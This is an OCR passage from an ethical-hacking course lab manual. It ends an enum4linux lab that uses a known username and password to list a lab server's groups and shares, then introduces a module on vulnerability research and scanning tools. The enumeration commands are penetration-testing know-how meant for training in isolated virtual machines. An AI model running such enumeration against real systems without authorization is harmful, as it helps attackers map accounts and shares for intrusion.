


17. Fourth, we will enumerate the target machine's group policy information. In the terminal window, type **enum4linux -u martin -p apple -G [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.


    Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-G** retrieves group and member list.



18. The tool enumerates the target system and displays the group policy information, as shown in the screenshot.




19. It further enumerates the built-in group memberships, local group memberships, etc. displaying them as shown in the screenshot.




20. Finally, we will enumerate the share policy information of our target machine. Type **enum4linux -u martin -p apple -S [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.

    Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-S** retrieves sharelist.



21. The result appears, displaying the enumerate shared folders on the target system.



22. Using this information, attackers can gain unauthorized access to the user accounts and groups, and view confidential information in the shared drives.
23. This concludes the demonstration of performing enumeration using Enum4linux.
24. Close all open windows and document all the acquired information.
25. Turn off the **Windows Server 2022** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Vulnerability Analysis

Module 05

Vulnerability Analysis

Vulnerability assessment is an examination of the ability of a system or application, including current security procedures and controls, to withstand an assault. Vulnerability research is the process of discovering vulnerabilities and design flaws that leave an OS and its applications open to attack or misuse.

Lab Scenario

Earlier, all possible information about a target system such as system name, OS details, shared network resources, policies and passwords details, and users and user groups were gathered.

Now, as an ethical hacker or penetration tester (hereafter, pen tester), your next step is to perform vulnerability research and a vulnerability assessment on the target system or network. Ethical hackers or pen testers need to conduct intense research with the help of information acquired in the footprinting and scanning phases to discover vulnerabilities.

Vulnerability assessments scan networks for known security weaknesses: it recognizes, measures, and classifies security vulnerabilities in a computer system, network, and communication channel; and evaluates the target systems for vulnerabilities such as missing patches, unnecessary services, weak authentication, and weak encryption. Additionally, it assists security professionals in securing the network by determining security loopholes or vulnerabilities in the current security mechanism before attackers can exploit them. The information gleaned from a vulnerability assessment helps you to identify weaknesses that could be exploited and predict the effectiveness of additional security measures in protecting information resources from attack.

The labs in this module will give you real-time experience in collecting information regarding underlying vulnerabilities in the target system using various online sources and vulnerability assessment tools.

Lab Objective

The objective of this lab is to extract information about the target system that includes, but not limited to:

- Network vulnerabilities
- IP and Transmission Control Protocol/User Datagram Protocol (TCP/UDP) ports and services that are listening
- Application and services configuration errors/vulnerabilities
- The OS version running on computers or devices
- Applications installed on computers
- Accounts with weak passwords
- Files and folders with weak permissions

- Default services and applications that may have to be uninstalled
- Mistakes in the security configuration of common applications
- Computers exposed to known or publicly reported vulnerabilities

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 75 Minutes

Overview of Vulnerability Assessment

A vulnerability refers to a weakness in the design or implementation of a system that can be exploited to compromise the security of the system. It is frequently a security loophole that enables an attacker to enter the system by bypassing user authentication. There are generally two main causes for vulnerable systems in a network, software or hardware misconfiguration and poor programming practices. Attackers exploit these vulnerabilities to perform various types of attacks on organizational resources.

Vulnerability assessment plays a major role in providing security to any organization's resources and infrastructure from various internal and external threats. To secure a network, an administrator needs to perform patch management, install proper antivirus software, check configurations, solve known issues in third-party applications, and troubleshoot hardware with default configurations. All these activities together constitute vulnerability assessment.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to collect information about the underlying vulnerability in a target system or network. Recommended labs that will assist you in learning various vulnerability assessment techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform Vulnerability Research with Vulnerability Scoring Systems and Databases	√	√	√
	1.1 Perform Vulnerability Research in Common Weakness Enumeration (CWE)	√		√

	1.2 Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)		√	√
	1.3 Perform Vulnerability Research in National Vulnerability Database (NVD)		√	√
2	Perform Vulnerability Assessment using Various Vulnerability Assessment Tools	√	√	√
	2.1 Perform Vulnerability Analysis using OpenVAS	√		√
	2.2 Perform Vulnerability Scanning using Nessus		√	√
	2.3 Perform Vulnerability Scanning using GFI LanGuard		√	√
	2.4 Perform Web Servers and Applications Vulnerability Scanning using CGI Scanner Nikto		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Perform Vulnerability Research with Vulnerability Scoring Systems and Databases

Vulnerability scoring systems and databases are used by security analysts to rank information system vulnerabilities and to provide a composite score of the overall severity and risk associated with identified vulnerabilities.

Lab Scenario

As a professional ethical hacker or pen tester, your first step is to search for vulnerabilities in the target system or network using vulnerability scoring systems and databases. Vulnerability research provides awareness of advanced techniques to identify flaws or loopholes in the software that could be exploited. Using this information, you can use various tricks and techniques to launch attacks on the target system.

Lab Objectives

- Perform vulnerability research in Common Weakness Enumeration (CWE)
- Perform vulnerability research in Common Vulnerabilities and Exposures (CVE)
- Perform vulnerability research in National Vulnerability Database (NVD)

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of Vulnerabilities in Vulnerability Scoring Systems and Databases

Vulnerability databases collect and maintain information about various vulnerabilities present in the information systems.

The following are some of the vulnerabilities scoring systems and databases:

- Common Weakness Enumeration (CWE)
- Common Vulnerabilities and Exposures (CVE)
- National Vulnerability Database (NVD)
